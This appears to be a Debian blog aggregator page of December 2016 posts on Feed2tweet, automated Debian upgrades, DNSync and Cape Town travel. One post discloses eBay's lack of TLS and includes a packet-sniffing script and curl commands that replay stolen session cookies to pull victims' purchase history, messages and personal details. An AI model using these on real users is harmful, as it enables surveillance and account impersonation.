Search Results: "az"

14 December 2016

Carl Chenet: Feed2tweet 0.8, tool to post RSS feeds to Twitter, released

Feed2tweet 0.8, a self-hosted Python app to automatically post RSS feeds to the Twitter social network, was released this December, 14th. With this release Feed2tweet now smartly manages the hashtags, adding as much as possible given the size of the tweet. Also 2 new options are available : Feed2tweet 0.8 is already in production for Le Journal du hacker, a French-speaking Hacker News-like website, LinuxJobs.fr, a French-speaking job board and this very blog. fiesta What s the purpose of Feed2tweet? Some online services offer to convert your RSS entries into Twitter posts. Theses services are usually not reliable, slow and don t respect your privacy. Feed2tweet is Python self-hosted app, the source code is easy to read and you can enjoy the official documentation online with lots of examples. Twitter Out Of The Browser Have a look at my Github account for my other Twitter automation tools: What about you? Do you use tools to automate the management of your Twitter account? Feel free to give me feedback in the comments below.

Antoine Beaupr : Debian considering automated upgrades

The Debian project is looking at possibly making automatic minor upgrades to installed packages the default for newly installed systems. While Debian has a reliable and stable package update system that has been an inspiration for multiple operating systems (the venerable APT), upgrades are, usually, a manual process on Debian for most users. The proposal was brought up during the Debian Cloud sprint in November by longtime Debian Developer Steve McIntyre. The rationale was to make sure that users installing Debian in the cloud have a "secure" experience by default, by installing and configuring the unattended-upgrades package within the images. The unattended-upgrades package contains a Python program that automatically performs any pending upgrade and is designed to run unattended. It is roughly the equivalent of doing apt-get update; apt-get upgrade in a cron job, but has special code to handle error conditions, warn about reboots, and selectively upgrade packages. The package was originally written for Ubuntu by Michael Vogt, a longtime Debian developer and Canonical employee. Since there was a concern that Debian cloud images would be different from normal Debian installs, McIntyre suggested installing unattended-upgrades by default on all Debian installs, so that people have a consistent experience inside and outside of the cloud. The discussion that followed was interesting as it brought up key issues one would have when deploying automated upgrade tools, outlining both the benefits and downsides to such systems.

Problems with automated upgrades An issue raised in the following discussion is that automated upgrades may create unscheduled downtime for critical services. For example, certain sites may not be willing to tolerate a master MySQL server rebooting in conditions not controlled by the administrators. The consensus seems to be that experienced administrators will be able to solve this issue on their own, or are already doing so. For example, Noah Meyerhans, a Debian developer, argued that "any reasonably well managed production host is going to be driven by some kind of configuration management system" where competent administrators can override the defaults. Debian, for example, provides the policy-rc.d mechanism to disable service restarts on certain packages out of the box. unattended-upgrades also features a way to disable upgrades on specific packages that administrators would consider too sensitive to restart automatically and will want to schedule during maintenance windows. Reboots were another issue discussed: how and when to deploy kernel upgrades? Automating kernel upgrades may mean data loss if the reboot happens during a critical operation. On Debian systems, the kernel upgrade mechanisms already provide a /var/run/reboot-required flag file that tools can monitor to notify users of the required reboot. For example, some desktop environments will popup a warning prompting users to reboot when the file exists. Debian doesn't currently feature an equivalent warning for command-line operation: Vogt suggested that the warning could be shown along with the usual /etc/motd announcement. The ideal solution here, of course, is reboot-less kernel upgrades, which is also known as "live patching" the kernel. Unfortunately, this area is still in development in the kernel (as was previously discussed here). Canonical deployed the feature for the Ubuntu 16.04 LTS release, but Debian doesn't yet have such capability, since it requires extra infrastructure among other issues. Furthermore, system reboots are only one part of the problem. Currently, upgrading packages only replaces the code and restarts the primary service shipped with a given package. On library upgrades, however, dependent services may not necessarily notice and will keep running with older, possibly vulnerable, libraries. While libc6, in Debian, has special code to restart dependent services, other libraries like libssl do not notify dependent services that they need to restart to benefit from potentially critical security fixes. One solution to this is the needrestart package which inspects all running processes and restarts services as necessary. It also covers interpreted code, specifically Ruby, Python, and Perl. In my experience, however, it can take up to a minute to inspect all processes, which degrades the interactivity of the usually satisfying apt-get install process. Nevertheless, it seems like needrestart is a key component of a properly deployed automated upgrade system.

Benefits of automated upgrades One thing that was less discussed is the actual benefit of automating upgrades. It is merely described as "secure by default" by McIntyre in the proposal, but no one actually expanded on this much. For me, however, it is now obvious that any out-of-date system will be systematically attacked by automated probes and may be taken over to the detriment of the whole internet community, as we are seeing with Internet of Things devices. As Debian Developer Lars Wirzenius said:
The ecosystem-wide security benefits of having Debian systems keep up to date with security updates by default overweigh any inconvenience of having to tweak system configuration on hosts where the automatic updates are problematic.
One could compare automated upgrades with backups: if they are not automated, they do not exist and you will run into trouble without them. (Wirzenius, coincidentally, also works on the Obnam backup software.) Another benefit that may be less obvious is the acceleration of the feedback loop between developers and users: developers like to know quickly when an update creates a regression. Automation does create the risk of a bad update affecting more users, but this issue is already present, to a lesser extent, with manual updates. And the same solution applies: have a staging area for security upgrades, the same way updates to Debian stable are first proposed before shipping a point release. This doesn't have to be limited to stable security updates either: more adventurous users could follow rolling distributions like Debian testing or unstable with unattended upgrades as well, with all the risks and benefits that implies.

Possible non-issues That there was not a backlash against the proposal surprised me: I expected the privacy-sensitive Debian community to react negatively to another "phone home" system as it did with the Django proposal. This, however, is different than a phone home system: it merely leaks package lists and one has to leak that information to get the updated packages. Furthermore, privacy-sensitive administrators can use APT over Tor to fetch packages. In addition, the diversity of the mirror infrastructure makes it difficult for a single entity to profile users. Automated upgrades do imply a culture change, however: administrators approve changes only a posteriori as opposed to deliberately deciding to upgrade parts they chose. I remember a time when I had to maintain proprietary operating systems and was reluctant to enable automated upgrades: such changes could mean degraded functionality or additional spyware. However, this is the free-software world and upgrades generally come with bug fixes and new features, not additional restrictions.

Automating major upgrades? While automating minor upgrades is one part of the solution to the problem of security maintenance, the other is how to deal with major upgrades. Once a release becomes unsupported, security issues may come up and affect older software. While Debian LTS extends releases lifetimes significantly, it merely delays the inevitable major upgrades. In the grand scheme of things, the lifetimes of Linux systems (Debian: 3-5 years, Ubuntu: 1-5 years) versus other operating systems (Solaris: 10-15 years, Windows: 10+ years) is fairly short, which makes major upgrades especially critical. While major upgrades are not currently automated in Debian, they are usually pretty simple: edit sources.list then:
    # apt-get update && apt-get dist-upgrade
But the actual upgrade process is really much more complex. If you run into problems with the above commands, you will quickly learn that you should have followed the release notes, a whopping 20,000-word, ten-section document that outlines all the gory details of the release. This is a real issue for large deployments and for users unfamiliar with the command line. The solutions most administrators seem to use right now is to roll their own automated upgrade process. For example, the Debian.org system administrators have their own process for the "jessie" (8.0) upgrade. I have also written a specification of how major upgrades could be automated that attempts to take into account the wide variety of corner cases that occur during major upgrades, but it is currently at the design stage. Therefore, this problem space is generally unaddressed in Debian: Ubuntu does have a do-release-upgrade command but it is Ubuntu-specific and would need significant changes in order to work in Debian.

Future work Ubuntu currently defaults to "no automation" but, on install, invites users to enable unattended-upgrades or Landscape, a proprietary system-management service from Canonical. According to Vogt, the company supports both projects equally as they differ in scope: unattended-upgrades just upgrades packages while Landscape aims at maintaining thousands of machines and handles user management, release upgrades, statistics, and aggregation. It appears that Debian will enable unattended-upgrades on the images built for the cloud by default. For regular installs, the consensus that has emerged points at the Debian installer prompting users to ask if they want to disable the feature as well. One reason why this was not enabled before is that unattended-upgrades had serious bugs in the past that made it less attractive. For example, it would simply fail to follow security updates, a major bug that was fortunately promptly fixed by the maintainer. In any case, it is important to distribute security and major upgrades on Debian machines in a timely manner. In my long experience in professionally administering Unix server farms, I have found the upgrade work to be a critical but time-consuming part of my work. During that time, I successfully deployed an automated upgrade system all the way back to Debian woody, using the simpler cron-apt. This approach is, unfortunately, a little brittle and non-standard; it doesn't address the need of automating major upgrades, for which I had to revert to tools like cluster-ssh or more specialized configuration management tools like Puppet. I therefore encourage any effort towards improving that process for the whole community. More information about the configuration of unattended-upgrades can be found in the Ubuntu documentation or the Debian wiki.
Note: this article first appeared in the Linux Weekly News.

12 December 2016

Paul Tagliamonte: DNSync MAC Addresses

I ve been hacking on a project on and off for my LAN called DNSync. This will take a DNSMasq leases file and sync it to Amazon Route 53. I ve added a new feature, which will create A reccords for each MAC address on the LAN. Since DNSync won t touch CNAME records, I use CNAME records (manually) to point to the auto-synced A records for services on my LAN (such as my Projector, etc). Since It s easy for two machines to have the same name, I ve decided to add A records for each MAC as well as their client name. They take the fomm of something like ab-cd-ef-ab-cd-ef.by-mac.paultag.house., which is harder to accedentally collide.

10 December 2016

Iain R. Learmonth: The Internet of Dangerous Auction Sites

It might be that the internet era of fun and games is over, because the internet is now dangerous. Bruce Schneier
Ok, I know this is kind of old news now, but Bruce Schneier gave testimony to the House of Representatives Energy & Commerce Committee about computer security after the Dyn attack. I m including this quote because I feel it sets the scene nicely for what follows here. Last week, I was browsing the popular online auction site eBay and I noticed that there was no TLS. For a moment, I considered that maybe my traffic was being intercepted deliberately, there s no way that eBay as a global company would be deliberately risking users in this way. I was wrong. There is not and has never been TLS for large swathes of the eBay site. In fact, the only point at which I ve found TLS is in their help pages and when it comes to entering card details (although it ll give you back the last 4 digits of your card over a plaintext channel).
sudo apt install wireshark
# You'll want to allow non-root users to perform capture
sudo adduser  whoami  wireshark
# Log out and in again to assume the privileges you've granted yourself
What can you see? They first thing I d like to call eBay on is a statement in their webpage about Cookies, Web Beacons, and Similar Technologies:
We don t store any of your personal information on any of our cookies or other similar technologies.
Well eBay, I don t know about you, but for me my name is personal information. Ana, who investigated this with me, also confirmed that her name was present on her cookie when using her account. But to answer the question, you can see pretty much everything. Using the Observer module of PATHspider, which is essentially a programmable flow meter, let s take a look at what items users of the network are browsing:
sudo apt install pathspider
The following is a Python 3 script that you ll need to run as root (for packet capturing) and will need to kill with ^C when you re done because I didn t give it an exit condition:
import logging
import queue
import threading
import email
import re
from io import StringIO
import plt
from pathspider.observer import Observer
from pathspider.observer import basic_flow
from pathspider.observer.tcp import tcp_setup
from pathspider.observer.tcp import tcp_handshake
from pathspider.observer.tcp import tcp_complete
def tcp_reasm_setup(rec, ip):
        rec['payload'] = b''
        return True
def tcp_reasm(rec, tcp, rev):
        if not rev and tcp.payload is not None:
                rec['payload'] += tcp.payload.data
        return True
lturi = "int:wlp3s0" # CHANGE THIS TO YOUR NETWORK INTERFACE
logging.getLogger().setLevel(logging.INFO)
logger = logging.getLogger(__name__)
ebay_itm = re.compile("(?:item= itm(?:\/[^0-9][^\/]+)?\/)([0-9]+)")
o = Observer(lturi,
             new_flow_chain=[basic_flow, tcp_setup, tcp_reasm_setup],
             tcp_chain=[tcp_handshake, tcp_complete, tcp_reasm])
q = queue.Queue()
t = threading.Thread(target=o.run_flow_enqueuer,
                     args=(q,),
                     daemon=True)
t.start()
while True:
    f = q.get()
    # www.ebay.co.uk uses keep alive for connections, multiple requests
    # may be in a single flow
    requests = [x + b'\r\n' for x in f['payload'].split(b'\r\n\r\n')]
    for request in requests:
        if request.startswith(b'GET '):
            request_text = request.decode('ascii')
            request_line, headers_alone = request_text.split('\r\n', 1)
            headers = email.message_from_file(StringIO(headers_alone))
            if headers['Host'] != "www.ebay.co.uk":
                break
            itm = ebay_itm.search(request_line)
            if itm is not None and len(itm.groups()) > 0 and itm.group(1) is not None:
                logging.info("%s viewed item %s", f['sip'],
                             "http://www.ebay.co.uk/itm/" + itm.group(1))
Note: PATHspider s Observer won t emit a flow until it is completed, so you may have to close your browser in order for the TCP connection to be closed as eBay does use Connection: keep-alive. If all is working correctly (if it was really working correctly, it wouldn t be working because the connections would be encrypted, but you get what I mean ), you ll see something like:
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/161990905666
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/311756208540
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/131911806454
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
It is left as an exercise to the reader to map the IP addresses to users. You do however have the hint that the first name of the user is in the cookie. This was a very simple example, you can also passively sniff the content of messages sent and recieved on eBay (though I ll admit email has the same flaw in a large number of cases) and you can also see the purchase history and cart contents when those screens are viewed. Ana also pointed out that when you browse for items at home, eBay may recommend you similar items and then those recommendations would also be available to anyone viewing the traffic at your workplace. Perhaps you want to see the purchase history but you re too impatient to wait for the user to view the purchase history screen. Don t worry, this is also possible. Three researchers from the Department of Computer Science at Columbia University, New York published a paper earlier this year titled The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In this paper, they talk about hijacking cookies using packet capture tools and then using the cookies to impersonate users when making requests to websites. They also detail in this paper a number of concerning websites that are vulnerable, including eBay. Yes, it s 2016, nearly 2017, and cookie hijacking is still a thing. You may remember Firesheep, a Firefox plugin, that could be used to hijack Facebook, Twitter, Flickr and other websites. It was released in October 2010 as a demonstration of the security risk of session hijacking vulnerabilities to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. Six years later and eBay has not yet listened. So what is cookie hijacking all about? Let s get hands on. This time, instead of looking at the request line, look at the Cookie header. Just dump that out. Something like:
print(headers['Cookie'])
Now you have the user s cookie and you can impersonate that user. Store the cookie in an environment variable named COOKIE and
sudo apt install curl
# Get the purchase history
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/PurchaseHistory > history.html
# Get the current cart contents
curl --cookie "$COOKIE" http://cart.payments.ebay.co.uk/sc/view > cart.html
# Get the current bids/offers
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/BidsOffers > bids.html
# Get the messages list
curl --cookie "$COOKIE" http://mesg.ebay.co.uk/mesgweb/ViewMessages/0 > messages.html
# Get the watch list
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/WatchList > watch.html
I m sure you can use your imagination for more. One of my favourites is
# Get the personal information
curl --cookie "$COOKIE" http://my.ebay.co.uk/ws/eBayISAPI.dll?MyeBay&CurrentPage=MyeBayPersonalInfo&gbh=1&ssPageName=STRK:ME:LNLK > personal.html
This one will give you the secret questions (but not the answers) and the last 4 digits of the registered card for a seller account. In the case of Mat Honan in 2012, the last 4 digits of his card number led to the loss of his Twitter account. The techniques I ve shown here do not seem to care where the request comes from. We tested using my cookie from Ana s laptop and also tried from a server hosted in the US (our routing origin is in Germany so this should have perhaps been a red flag). I could not find any interface through which I could query my login history, I m not sure what it would have shown. I m not a security researcher, though I do work as an Internet Engineering researcher. I m publishing this as these vulnerabilities have already been disclosed in the paper I linked above and I believe this is something that needs attention. Every time I pointed out to someone that eBay does not use TLS over the last week they were suprised, and often horrified. You might think that better validation of the source of the cookie might help, for instance, rejecting requests that suddenly come from other countries. As long as the attacker is on the path they have the ability to create flows that impersonate the host at the network layer. The only option here is to encrypt the flow and to ensure a means of authenticating the server, which is exactly what TLS provides. You might think that such attacks may never occur, but active probes in response to passive measurements have been observed. I would think that having all these cookies floating around the Internet is really just an invitation for those cookies to be abused by some intelligence service (or criminal organisation). I would be very surprised if such ideas had not already been explored, if not implemented, on a large scale. Please Internet, TLS already.

7 December 2016

Shirish Agarwal: Day trip in Cape Town, part 2

Debconf16 logo The post continues from the last post shared. Let me get some interesting tit-bits not related to the day-trip out-of-the-way first I don t know whether we had full access to see all parts of fuller hall or not. Couple of days I was wondering around Fuller Hall, specifically next to where clothes were pressed. Came to know of the laundry service pretty late but still was useful. Umm next to where the ladies/gentleman pressed our clothes, there is a stairway which goes down. In fact even on the opposite side there is a stairway which goes down. I dunno if other people explored them or not. The jail inside and under UCT I was surprised and shocked to see bars in each room as well as connecting walkways etc. I felt a bit sad, confused and curious and went on to find more places like that. After a while I came up to the ground-level and enquired with some of the ladies therein. I was shocked to know that UCT some years ago (they were not specific) was a jail for people. I couldn t imagine that a place which has so much warmth (in people, not climate) could be evil in a sense. I was not able to get much information out of them about the nature of jail it was, maybe it is a dark past that nobody wants to open up, dunno. There were also two *important* aspects of UCT which Bernelle either forgot, didn t share or I just came to know via the Wikipedia page then but nothing else. 1. MeerKAT Apparently quite a bit of the technology was built-in UCT itself. This would have been interesting for geeks and wanna-be geeks like me 2. The OpenContent Initiative by UCT This would have been also something worth exploring. One more interesting thing which I saw was the French council in Cape Town from outside The French Council in cape town from outside I would urge to look at the picture in the gallery as the picture I shared doesn t really show all the details. For e.g. the typical large french windows which are the hall-mark of French architecture doesn t show its glory but if you look at 1306 2322 original picture instead of the 202 360 reproduction you will see that. You will also the insignia of the French Imperial Eagle whose history I came to know only after I looked it up on the Wikipedia page on that day. It seemed fascinating and probably would have the same pride as the State Emblem of India has for Indians with the four Asiatic Lions standing in a circle protecting each other. I also like the palm tree and the way the French Council seemed little and yet had character around all the big buildings. What also was interesting that there wasn t any scare/fear-build and we could take photos from outside unlike what I had seen and experienced in Doha, Qatar as far as photography near Western Embassies/Councils were concerned. One of the very eye-opening moments for me was also while I was researching flights from India to South Africa. While perhaps unconsciously I might have known that Middle East is close to India, in reality, it was only during the search I became aware that most places in Middle East by flight are only an hour or two away. This was shocking as there is virtually no mention of one of our neighbours when they are source of large-scale remittances every year. I mean this should have been in our history and geography books but most do not dwell on the subject. It was only during and after that I could understand Mr. Modi s interactions and trade policies with the Middle East. Another interesting bit was seeing a bar in a Sprinbok bus spingbok atlas bar in bus While admittedly it is not the best picture of the bar, I was surprised to find a bar at the back of a bus. By bar I mean a machine which can serve anything from juices to alcoholic drinks depending upon what is stocked. What was also interesting in the same bus is that the bus also had a middle entrance-and-exit. The middle door in springbok atlas This is something I hadn t seen in most Indian buses. Some of the Volvo buses have but it is rarely used (only except emergencies) . An exhaustive showcase of local buses can be seen here . I find the hand-drawn/cad depictions of all the buses by Amit Pense near to the T. Axe which can be used to break windows Emergency exit window This is also something which I have not observed in Indian inter-city buses (axe to break the window in case of accident and breakable glass which doesn t hurt anyone I presume), whether they are State-Transport or the high-end Volvo s . Either it s part of South African Roads Regulations or something that Springbok buses do for their customers. All of these queries about the different facets I wanted to ask the bus-driver and the attendant/controller but in the excitement of seeing, recording new things couldn t ask In fact one of the more interesting things I looked at and could look day and night is the variety of vehicles on display in Cape Town. In hindsight, I should have bought a couple of 128 GB MMC cards for my mobile rather than the 64 GB one. It was just plain inadequate to capture all that was new and interesting. Auditorum chair truck seen near Auditorium This truck I had seen about some 100 metres near the Auditorium on Upper Campus. The truck s design, paint was something I had never seen before. It is/was similar to casket trucks seen in movies but the way it was painted and everything made it special. What was interesting is to see the gamut of different vehicles. For instance, there were no bicycles that I saw in most places. There were mostly Japanese/Italian bikes and all sorts of trucks. If I had known before, I would definitely have bought an SD specifically to take snaps of all the different types of trucks, cars etc. that I saw therein. The adage/phrase I should stop in any one place and the whole world will pass me by seemed true on quite a few South African Roads. While the roads were on par or a shade better than India, many of those were wide roads. Seeing those, I was left imagining how the Autobahn in Germany and other high-speed Expressways would look n feel. India has also been doing that with the Pune-Mumbai Expressway and projects like Yamuna Expressway and now the extension Agra Lucknow Expressway but doing this all over India would take probably a decade or more. We have been doing it since a decade and a half. NHDP and PMGSY are two projects which are still ongoing to better the roads. We have been having issues as to should we have toll or no toll issues but that is a discussion for some other time. One of the more interesting sights I saw was the high-arched gothic-styled church from outside. This is near Longstreet as well. high arch gothic-styled church I have seen something similar in Goa, Pondicherry but not such high-arches. I did try couple of times to gain entry but one time it was closed, the other time some repairing/construction work was going on or something. I would loved to see it from inside and hopefully they would have had an organ (music) as well. I could imagine to some extent the sort of music that would have come out. Now that Goa has come in the conversation I can t help but state that Seafood enthusiasts/lover/aficionado, or/and Pescatarianism would have a ball of a time in Goa. Goa is on the Konkan coast and while I m eggie, ones who enjoy seafood really have a ball of a time in Goa. Fouthama s Festival which happens in February is particularly attractive as Goan homes are thrown open for people to come and sample their food, exchange recipes and alike. This happens around 2 weeks before the Goan Carnival and is very much a part of the mish-mashed Konkani-Bengali-Parsi-Portugese culture. I better stop here about the Goa otherwise I ll get into reminiscing mode. To put the story and event back on track from where we left of (no fiction hereon), Nicholas was in constant communication with base, i.e. UCT as well as another group who was hiking from UCT to Table Mountain. We waited for the other group to join us till 13:00 hrs. We came to know that they were lost and were trying to come up and hence would take more time. As Bernelle was with them, who was a local and she had two dogs who knew the hills quite well, it was decided to go ahead without them. We came down the same cable-car and then ventured on towards Houtbay. Houtbay has it all, a fisherman s wharf, actual boats with tough-mean looking men with tattoos working on boats puffing cigars/pipes, gaggle of sea-gulls, the whole scene. Sharing a few pictures of the way in-between. the view en-route to Houtbay western style car paint and repair shop Tajmahal Indian Restaurant, Houtbay I just now had a quick look at the restaurant and it seems they had options for veggies too. Unfortunately, the rating leaves a bit to be desired but then dunno as Indian flavoring is something that takes time to get used too. Zomato doesn t give any idea of from when a restaurant is in business and has too few reviews so not easy to know how the experience would have been. Chinese noodles and small houses Notice the pattern, the pattern of small houses I saw all the way till Houtbay and back. I do vaguely remember starting a discussion about it on the bus but don t really remember. I have seen (on TV) cities like Miami, Dubai or/and Hong Kong who have big buildings on the beach but both in Konkan as well as Houtbay there were small buildings. I guess a combination of zoning regulations, feel of community, fear of being flooded all play into beaches being the way they are. Also, this probably is good as less stress on the environment. Miamiboyz from Wikimedia Commons The above picture is taken from Wikipedia from the article Miami Beach, Florida for comparison. Audi rare car to be seen in India The Audi rare car to be seen in India. This car has been associated with Ravi Shastri when he won it in 1985. I was young but still get goosebumps remembering those days. first-glance-Houtbay-and-pier First glance of Houtbay beach and pier. Notice how clean and white the beach is. Wharf-Grill-Restaurant-from-side-and-Hop-on-Hop-off-bus You can see the wharf grill restaurant in the distance (side-view), see the back of the hop on and hop off bus (a concept which was unknown to me till then). Once I came back and explored on the web came to know this concept is prevalent in many a touristy places around the world. Umm also By sheer happenchance also captured a beautiful looking Indian female . So many things happening all at once In Hindi, we would call this picture virodabhas or contradiction . this is in afternoon, around 1430 hrs. You have the sun, the clouds, the Mountains, the x number of boats, the pier, the houses, the cars, the shops. It was all crazy and beautiful at the same time. The Biggest Contradiction is seeing the Mountain, the beach and the Sea in the same Picture. Baffled the mind. Konkan though is a bit similar there as well. You have all the three things in some places but that s a different experience altogether as ours is a more tropical weather although is one of the most romantic places in the rains. We were supposed to go on a short cruise to seal/dolphin island but as we were late (as had been waiting for the other group) didn t go and instead just loitered there. Fake-real lookout bar-restaurant IIRC the lookout bar is situated just next to Houtbay Search and Rescue. Although was curious if the Lookout tower was used in case of disappearance. lost people, boats etc. Seal in action Seal jumping over water, what a miracle ! One of the boats on which we possibly could have been on. It looked like the boat we could have been on. I clicked as I especially liked the name Calypso and Calypso . I shared the two links as the mythologies, interpretation differ a bit between Greek and Hollywood culture Debian folks and the area around Can see few Debian folks in the foreground, next to the Pole and the area around. Also can see a bit of the area around. Alone boy trying to surf I don t know anything about water sports and after sometime he came out. I was left wondering though, how safe he was in that water. While he was close to the pier and he was just paddling, there weren t big waves still felt a bit of concern. Mr. Seal - the actor and his handler While the act was not to the level we see in the movies, still for the time I hung around, I saw him showing attitude for his younger audiences, eating out of their hands, making funny sounds. Btw he farted a few times, whether that was a put-on or not can t really say but produced a few guffaws from his audience. A family feeding Mr. Seal I dunno why the birds came down for. Mr. Seal was being fed oily small fish parts, dunno if the oil was secreted by the fish themselves or whatever, it just looked oily from distance. Bird-Man-Bird Bird taking necessary sun bath typical equipment on a boat to catch fish-lot of nets boats-nets-and-ropes People working on disentangling a net There wasn t much activity on the time we went. It probably would have been different on sunrise and would be on sunset. The only activity I saw was on this boat where they were busy fixing and disentangling the lines. I came up with 5-15 different ideas for a story but rejected them as a. Probably all of them have been tried. People have been fishing since the beginning of time and modern fishing probably 200 odd years or so. I have read accounts of fishing companies in early 1800s onwards, so probably all must have been tried. b. More dangerous one, if there is a unique idea, then it becomes more dangerous as writing is an all-consuming process. Writing a blog post (bad or good) takes lots of time. I constantly read, re-read, try and improvise till I can or my patience loses out. In book you simply can t have such luxuries. hout-bay-search-and-rescue-no-parking-zone No parking/tow zone in/near the Houtbay search and rescue. Probably to take out emergency vehicles once something untoward happens. hout-bay-sea-rescue-with-stats Saved 54 lives, boats towed 154 Salut! Houtbay sea rescue. The different springbok atlas bus that we were on kraal-kraft The only small criticism is for Houtbay there wasn t a single public toilet. We had to ask favor at kraal kraft to use their toilets and there could have been accidents, it wasn t lighted well and water was spilled around. Road sign telling that we are near to UCT For us, because we were late we missed both the boat-cruise as well as some street shops selling trinkets. Other than that it was all well. We should have stayed till sunset, I am sure the view would have been breath-taking but we hadn t booked the bus till evening. Back at UCT Overall it was an interesting day as we had explored part of Table Mountain, seen the somewhat outrageously priced trinkets there as well as explored Houtbay sea-side as well.
Filed under: Miscellenous Tagged: #Audi, #Cape Town, #Cruises, #Debconf16, #French Council, #Geography, #Houtbay Sea Rescue, #Jail, #Middle East, #Springbok Atlas, #Vehicles

5 December 2016

Shirish Agarwal: The Anti-Pollito squad arrest and confession

Disclaimer This is an attempt at humor and hence entirely fictional in nature. While some incidents depicted are true, the context and the story woven around them are by yours truly. None of the Mascots of Debian were hurt during the blog post . I also disavow any responsibility for any hurt (real or imagined) to any past, current and future mascots. The attempt should not be looked upon as demeaning people who are accused of false crimes, tortured and confessions eked out of them as this happens quite a lot (In India for sure, but guess it s the same world over in various degrees). The idea is loosely inspired by Chocolate:Deep Dark Secrets. (2005) On a more positive note, let s start Being a Sunday morning woke up late to find incessant knocking on the door, incidentally mum was not at home. Opening the door, found two official looking gentleman. They asked my name, asked my credentials, tortured and arrested me for Group conspiracy of Malicious Mischief in second and third degrees . The torture was done by means of making me forcefully watch endless reruns of Norbit . While I do love Eddie Murphy, this was one of his movies he could have done without . I guess for many people watching it once was torture enough. I *think* they were nominated for razzie awards dunno if they won it or not, but this is beside the point. Unlike the 20 years it takes for a typical case to reach to its conclusion even in the smallest court in India, due to the torture, I was made to confess (due to endless torture) and was given summary judgement. The judgement was/is as follows a. Do 100 hours of Community service in Debian in 2017. This could be done via blog posts, raising tickets in the Debian BTS or in whichever way I could be helpful to Debian. b. Write a confessional with some photographic evidence sharing/detailing some of the other members who were part of the conspiracy in view of the reduced sentence. So now, have been forced to write this confession As you all know, I won a bursary this year for debconf16. What is not known by most people is that I also got an innocuous looking e-mail titled Pollito for DPL . While I can t name all the names as investigation is still ongoing about how far-reaching the conspiracy is . The email was purportedly written by members of cabal within cabal which are in Debian. I looked at the email header to see if this was genuine and I could trace the origin but was left none the wiser, as obviously these people are far more technically advanced than to fall in simple tricks like this Anyways, secretly happy that I have been invited to be part of these elites, I did the visa thing, packed my bags and came to Debconf16. At this point in juncture, I had no idea whether it was real or I had imagined the whole thing. Then to my surprise saw this evidence of conspiracy to have Pollito as DPL, Wifi Password Just like the Illuminati the conspiracy was for all to see those who knew about it. Most people were thinking of it as a joke, but those like me who had got e-mails knew better. I knew that the thing is real, now I only needed to bide my time and knew that the opportunity would present itself. And few days later, sure enough, there was a trip planned for Table Mountain, Cape Town . Few people planned to hike to the mountain, while few chose to take the cable car till up the mountain. First glance of the cable car with table mountain as background Quite a few people came along with us and bought tickets for the to and fro to the mountain and back. Ticket for CPT Table mountain car cable Incidentally, I was thinking if the South African Govt. were getting the tax or not. If you look at the ticket, there is just a bar-code. In India as well as the U.S. there is TIN Tax Identification Number TIN displayed on an invoice from channeltimes.com Few links to share what it is all about . While these should be on all invoices, need to specially check when taking high-value items. In India as shared in the article the awareness, knowledge leaves a bit to be desired. While I m drifting from the incident, it would be nice if somebody from SA could share how things work there. Moving on, we boarded the cable car. It was quite spacious cable car with I guess around 30-40 people or some more who were able to see everything along with the controller. from inside the table mountain cable car 360 degrees It was a pleasant cacophony of almost two dozen or more nationalities on this 360 degrees moving chamber. I was a little worried though as it essentially is a bucket and there is always a possibility that a severe wind could damage it. Later somebody did share that some frightful incidents had occurred not too long ago on the cable car. It took about 20-25 odd minutes to get to the top of table mountain and we were presented with views such as below View from Table Mountain cable car looking down The picture I am sharing is actually when we were going down as all the pictures of going up via the cable car were over-exposed. Also, it was pretty crowded on the way up then on the way down so handling the mobile camera was not so comfortable. Once we reached up, the wind was blowing at incredible speeds. Even with my jacket and everything I was feeling cold. Most of the group around 10-12 people looked around if we could find a place to have some refreshments and get some of the energy in the body. So we all ventured to a place and placed our orders the bleh... Irish coffee at top of Table Mountain I was introduced to Irish Coffee few years back and have had some incredible Irish Coffees in Pune and elsewhere. I do hope to be able to make Irish Coffee at home if and when I have my own house. This is hotter than brandy and is perfect if you are suffering from cold etc if done right, really needs some skills. This is the only drink which I wanted in SA which I never got right . As South Africa was freezing for me, this would have been the perfect antidote but the one there as well as elsewhere were all bleh. What was interesting though, was the coffee caller besides it. It looked like a simple circuit mounted on a PCB board with lights, vibrations and RFID and it worked exactly like that. I am guessing as and when the order is ready, there is an interrupt signal sent via radio waves which causes the buzzer to light and vibrate. Here s the back panel if somebody wants to take inspiration and try it as a fun project backpanel of the buzz caller Once we were somewhat strengthened by the snacks, chai, coffee etc. we made our move to seeing the mountain. The only way to describe it is that it s similar to Raigad Fort but the plateau seemed to be bigger. The wikipedia page of Table Mountain attempts to share but I guess it s more clearly envisioned by one of the pictures shared therein. table mountain panaromic image I have to say while Table Mountain is beautiful and haunting as it has scenes like these Some of the oldest rocks known to wo/man. There is something there which pulls you, which reminds you of a long lost past. I could have simply sat there for hours together but as was part of the group had to keep with them. Not that I minded. The moment I was watching this, I was transported to some memories of the Himalayas about 20 odd years or so. In that previous life, I had the opportunity to be with some of the most beautiful women and also been in the most happening places, the Himalayas. I had shared years before some of my experiences I had in the Himalayas. I discontinued it as I didn t have a decent camera at that point in time. While I don t wanna digress, I would challenge anybody to experience the Himalayas and then compare. It is just something inexplicable. The beauty and the rawness that Himalayas shows makes you feel insignificant and yet part of the whole cosmos. What Paulo Cohello expressed in The Valkyries is something that could be felt in the Himalayas. Leh, Ladakh, Himachal , Garwhal, Kumaon. The list will go on forever as there are so many places, each more beautiful than the other. Most places are also extremely backpacker-friendly so if you ask around you can get some awesome deals if you want to spend more than a few days in one place. Moving on, while making small talk @olasd or Nicolas Dandrimont , the headmaster of our trip made small talk to each of us and eked out from all of us that we wanted to have Pollito as our DPL (Debian Project Leader) for 2017. Few pictures being shared below as supporting evidence as well The Pollito as DPL cabal in action members of the Pollito as DPL where am I or more precisely how far am I from India. While I do not know who further up than Nicolas was on the coup which would take place. The idea was this If the current DPL steps down, we would take all and any necessary actions to make Pollito our DPL. Pollito going to SA - photo taken by Jonathan Carter This has been taken from Pollito s adventure Being a responsible journalist, I also enquired about Pollito s true history as it would not 